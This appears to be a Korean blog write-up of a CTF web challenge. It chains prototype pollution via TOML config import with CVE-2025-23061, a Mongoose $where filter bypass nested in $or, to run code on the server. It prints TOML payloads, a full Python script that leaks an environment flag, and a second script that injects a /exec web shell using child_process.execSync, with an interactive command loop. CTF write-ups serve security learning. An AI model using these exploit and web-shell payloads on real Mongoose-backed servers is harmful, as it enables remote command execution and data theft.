
그리고 위와 같이 $where 쿼리를 삽입한 PP 페이로드를 한번 더 보내면 사진의 response에서 확인할 수 있듯이 $where이 이미 사용되어 덮어쓸 수 없다는 에러가 발생한다. → pollution 성공
Mongoose Query Injection
사용 취약점 : CVE-2025-23061
- Name : **Mongoose search injection vulnerability**
- Affected Versions : >= 8.0.0-rc0, < 8.9.5 >= 7.0.0-rc0, < 7.8.4 < 6.13.6
해당 취약점을 사용해서 RCE를 트리거 할 수 있다. 문제의 기능 중에 new artifacts라는 기능이 있다.
"dependencies": {
    "express": "^4.18.2",
    "jsonwebtoken": "^9.0.2",
    "bcrypt": "^5.1.1",
    "mongoose": "^8.9.3", -> ** Affect CVE-2025-23061 **
    "body-parser": "^1.20.2",
    "js-toml": "1.0.1"
  }
POST /api/artifacts HTTP/1.1
Host: 127.0.0.1:32774
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InRlc3QiLCJlbWFpbCI6InRlc3RAdGVzdCIsInJvbGUiOiJ1c2VyIiwidXNlcklkIjoiNjkzMmM1N2I0MzNjN2Y2MDE0NjNkMTIzIiwiaWF0IjoxNzY0OTM1MjE3LCJleHAiOjE3NjUwMjE2MTd9.nGV4kl8TASkwx_jduYghqT3ZWPJTO_NI3NZpkeDWR9o
Content-Length: 53
{
"title": "My Invention",
"content": "test"
}
HTTP/1.1 201 Created
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 234
ETag: W/"ea-1+gYF23oPw3CQVwjISCndmKe5rI"
Date: Fri, 05 Dec 2025 12:03:54 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{"success":true,"message":"Artifact created successfully","artifact":{"title":"My Invention","content":"�8 $�&","creator":"6932c57b433c7f601463d123","_id":"6932ca2a433c7f601463d12f","createdAt":"2025-12-05T12:03:54.703Z","__v":0}}위와 같이 /api/artifacts에 post 요청을 보내면 새로운 artifacts가 생성되는 것을 확인할 수 있다.
router.get('/', async (_, res) => {
  try {
    const artifacts = await Artifact.find({})
      .populate('creator')
      .exec();

    res.json({
      success: true,
      artifacts
    });
  } catch (error) {
    res.status(500).json({ error: 'Failed to fetch artifacts', details: error.message });
  }
});
이 코드에서 위에서 언급했던 CVE-2025-23061 취약점이 발생한다.
💡 **CVE-2025-23061** Mongoose before 8.9.5 can improperly use a nested $where filter with a populate() match, leading to search injection. NOTE: this issue exists because of an incomplete fix for CVE-2024-53900. [https://www.opswat.com/blog/technical-discovery-mongoose-cve-2025-23061-cve-2024-53900](https://www.opswat.com/blog/technical-discovery-mongoose-cve-2025-23061-cve-2024-53900)
populate()를 사용할 때 사용자는 match 옵션을 임의로 줄 수 있다고 한다. 그런데 match 안에 MongoDB의 $where 연산자를 사용할 수 있다고 한다.
$where → 악의적인 JS 코드를 MongoDB 서버에서 임의로 실행시킬 수 있음
하지만 8.8.3 이후의 버전에서는 $where 연산자를 필터링 한다.
$where bypass
$or과 같은 다른 연산자 안에 $where가 중첩 된 경우에는 필터링하지 않는다. 따라서 $or과 $where을 중첩하여 사용하면 성공적으로 RCE를 일으킬 수 있다.

Exploit
- match, $or, $where
artifacts에서 populate()를 사용하고 있기 때문에 artifact에 페이로드를 삽입해야한다. 그리고 새로 업로드한다.
router.get('/', async (_, res) => {
  try {
    const artifacts = await Artifact.find({})
      .populate('creator')
      .exec();

    res.json({
      success: true,
      artifacts
    });
  } catch (error) {
    res.status(500).json({ error: 'Failed to fetch artifacts', details: error.message });
  }
});
그리고 artifacts.js 코드를 보면 details에 error.message에 에러 메시지를 던져주고 있기 때문에 에러에 flag를 유출 시키면 될 것 같다.
payload
[[__proto__.match]]
[[__proto__.match."$or"]]
"$where" = "(function(){ if(typeof process !== 'undefined') { throw new Error(process.env.DYN_FLAG); } return true; })()"
full exploit code
import random
import string
import sys
from typing import Optional

import requests

BASE_URL = "<http://127.0.0.1:32776>"  # Change to target URL

# create new account
def register(session: requests.Session, username: str, password: str) -> bool:
    resp = session.post(
        f"{BASE_URL}/api/auth/register",
        json={
            "username": username,
            "email": f"{username}@ex.com",
            "password": password,
        },
    )
    print(f"[*] Register: {resp.status_code}")
    return resp.ok

# login as new account
def login(session: requests.Session, username: str, password: str) -> Optional[str]:
    resp = session.post(
        f"{BASE_URL}/api/auth/login",
        json={"username": username, "password": password},
    )
    print(f"[*] Login: {resp.status_code}")
    if not resp.ok:
        return None
    return resp.json().get("token")

# import config's headers
# credentials(conten-type, jwt token)
def import_config(session: requests.Session, token: str, payload: str) -> requests.Response:
    return session.post(
        f"{BASE_URL}/api/config/import",
        headers={
            "Content-Type": "application/toml",
            "Authorization": f"Bearer {token}"
        },
        data=payload,
    )

def get_artifacts(session: requests.Session) -> requests.Response:
    return session.get(f"{BASE_URL}/api/artifacts")

def create_artifact(session: requests.Session, token: str) -> bool:
    resp = session.post(
        f"{BASE_URL}/api/artifacts",
        headers={"Authorization": f"Bearer {token}"},
        json={"title": "test", "content": "test content"},
    )
    print(f"[*] Create artifact: {resp.status_code}")
    return resp.ok

def random_user() -> str:
    return "user" + "".join(random.choices(string.ascii_lowercase + string.digits, k=8))

def main() -> None:
    session = requests.Session()
    username = random_user()
    password = "password123"

    print(f"[+] Creating user: {username}")

    if not register(session, username, password):
        print("[-] Registration failed")
        sys.exit(1)

    token = login(session, username, password)
    if not token:
        print("[-] Login failed")
        sys.exit(1)

    print(f"[+] Got token: {token[:20]}...")

    # Create an artifact so populate() has something to process
    print("[*] Step 0: Creating artifact (needed for populate to trigger sift)")
    create_artifact(session, token)

    # Prototype Pollution payload via TOML
    # Creates: Object.prototype.match = [{$or: [{$where: "..."}]}]
    # This bypasses mongoose's $where check (only checks match.$where, not nested)
    # sift executes $where via new Function()
    payload = '''[[__proto__.match]]
[[__proto__.match."$or"]]
"$where" = "(function(){ if(typeof process !== 'undefined') { throw new Error(process.env.DYN_FLAG); } return true; })()"
'''

    print("[*] Step 1: Polluting Object.prototype.match (expect stack overflow error)")
    resp = import_config(session, token, payload)
    print(f"[*] Import response: {resp.status_code} - {resp.text[:200]}")
    # Expected: Error due to infinite recursion in cleanInternalProperties
    # But pollution persists!

    print("[*] Step 2: Triggering populate() to execute sift $where")
    resp = get_artifacts(session)
    print(f"[*] Artifacts response: {resp.status_code}")
    print(f"[+] Response: {resp.text}")

    # Flag should be in error.details if exploit worked
    if "DYN_FLAG" in resp.text or "BH" in resp.text.lower() or "BHFlagY{" in resp.text.lower():
        print("[+] FLAG FOUND!")
    elif "error" in resp.text.lower():
        print("[*] Got error response - check for flag in details")

if __name__ == "__main__":
    main()
[+] Creating user: userbniprc7x
[*] Register: 201
[*] Login: 200
[+] Got token: eyJhbGciOiJIUzI1NiIs...
[*] Step 0: Creating artifact (needed for populate to trigger sift)
[*] Create artifact: 201
[*] Step 1: Polluting Object.prototype.match (expect stack overflow error)
[*] Import response: 400 - {"error":"Invalid TOML format","details":"Maximum call stack size exceeded"}
[*] Step 2: Triggering populate() to execute sift $where
[*] Artifacts response: 500
[+] Response: {"error":"Failed to fetch artifacts","details":"BHFlagY{28011e34d7531102a8d5b176ee076511}"}
[*] Got error response - check for flag in detailsWebshell Exploit using http.Server.prototype.emit
import sys
import string
import random
import requests
from typing import Optional

BASE_URL = "<http://127.0.0.1:32780>"

def register(session: requests.Session, username: str, password: str) -> bool:
    resp = session.post(
        f"{BASE_URL}/api/auth/register",
        json={
            "username": username,
            "email": f"{username}@ex.com",
            "password": password,
        },
    )
    print(f"[*] Register: {resp.status_code}")
    return resp.ok

def login(session: requests.Session, username: str, password: str) -> Optional[str]:
    resp = session.post(
        f"{BASE_URL}/api/auth/login",
        json={"username": username, "password": password},
    )
    print(f"[*] Login: {resp.status_code}")
    if not resp.ok:
        return None
    return resp.json().get("token")

def import_config(session: requests.Session, token: str, payload: str) -> requests.Response:
    return session.post(
        f"{BASE_URL}/api/config/import",
        headers={
            "Content-Type": "application/toml",
            "Authorization": f"Bearer {token}"
        },
        data=payload,
    )

def get_artifacts(session: requests.Session) -> requests.Response:
    return session.get(f"{BASE_URL}/api/artifacts")

def create_artifact(session: requests.Session, token: str) -> bool:
    resp = session.post(
        f"{BASE_URL}/api/artifacts",
        headers={"Authorization": f"Bearer {token}"},
        json={"title": "test", "content": "test content"},
    )
    print(f"[*] Create artifact: {resp.status_code}")
    return resp.ok

def exec_cmd(session: requests.Session, cmd: str) -> str:
    """Execute command via installed webshell"""
    resp = session.get(f"{BASE_URL}/exec", params={"cmd": cmd})
    return resp.text

def random_user() -> str:
    return "user" + "".join(random.choices(string.ascii_lowercase + string.digits, k=8))

def main() -> None:
    session = requests.Session()
    username = random_user()
    password = "password123"

    print(f"[+] Creating user: {username}")

    if not register(session, username, password):
        print("[-] Registration failed")
        sys.exit(1)

    token = login(session, username, password)
    if not token:
        print("[-] Login failed")
        sys.exit(1)

    print(f"[+] Got token: {token[:20]}...")

    # Create an artifact so populate() has something to process
    print("[*] Step 0: Creating artifact")
    create_artifact(session, token)

    # Webshell payload - hooks http.Server.prototype.emit to create /exec endpoint
    # Based on webshell-js.jpeg technique
    webshell_js = (
        "(function(){"
        "if(typeof process!=='undefined'){"
        "var http=process.mainModule.require('http');"
        "var url=process.mainModule.require('url');"
        "var cp=process.mainModule.require('child_process');"
        "var orig=http.Server.prototype.emit;"
        "http.Server.prototype.emit=function(){"
        "var a=Array.prototype.slice.call(arguments);"
        "if(a[0]==='request'){"
        "var req=a[1],res=a[2];"
        "var q=url.parse(req.url,true);"
        "if(q.pathname==='/exec'){"
        "var cmd=q.query.cmd;"
        "if(!cmd){res.writeHead(400);res.end('cmd required');return true;}"
        "try{res.writeHead(200,{'Content-Type':'text/plain'});"
        "res.end(cp.execSync(cmd,{encoding:'utf8',stdio:'pipe'}));}"
        "catch(e){res.writeHead(500);res.end('Error: '+e.message);}"
        "return true;}}"
        "return orig.apply(this,a);};"
        "}return true;})()"
    )

    # TOML payload using prototype pollution via js-toml
    # Pollutes Object.prototype.match to inject $where with webshell code
    payload = f'''[[__proto__.match]]
[[__proto__.match."$or"]]
"$where" = "{webshell_js}"
'''

    print("[*] Step 1: Polluting Object.prototype.match with webshell payload")
    resp = import_config(session, token, payload)
    print(f"[*] Import response: {resp.status_code}")
    if resp.status_code != 400:
        print(f"[*] Response: {resp.text[:200]}")

    print("[*] Step 2: Triggering webshell installation via populate()")
    resp = get_artifacts(session)
    print(f"[*] Artifacts response: {resp.status_code}")

    # Test webshell
    print("\\n[+] Testing webshell with 'id' command...")
    result = exec_cmd(session, "id")
    if "uid=" in result:
        print(f"[+] Webshell installed successfully!")
        print(f"[+] Result: {result}")
    else:
        print(f"[-] Webshell test failed: {result[:200]}")
        sys.exit(1)

    # Interactive shell mode
    print("\\n[+] Interactive shell mode (type 'exit' to quit)")
    print("[+] Webshell endpoint: GET /exec?cmd=<command>")
    print("-" * 50)

    while True:
        try:
            cmd = input("$ ").strip()
            if not cmd:
                continue
            if cmd.lower() == "exit":
                break
            result = exec_cmd(session, cmd)
            print(result, end="" if result.endswith("\\n") else "\\n")
        except KeyboardInterrupt:
            print("\\n[*] Interrupted")
            break
        except EOFError:
            break

    print("\\n[+] Done!")

if __name__ == "__main__":
    main()
→ hooks http.Server.prototype.emit to create /exec endpoint
'CTF & Wargame(CTF's)' 카테고리의 다른 글
| HITCON - IMGC0NV(다시) (0) | 2025.10.17 |
|---|---|
| SunshineCTF writeup (0) | 2025.10.17 |
| CCE 예선 - Photo Editing(web) 라이트업 (0) | 2025.10.17 |
| WatCTF writeup(web) (0) | 2025.09.11 |
| 제 31회 해킹캠프 CTF write up (0) | 2025.09.10 |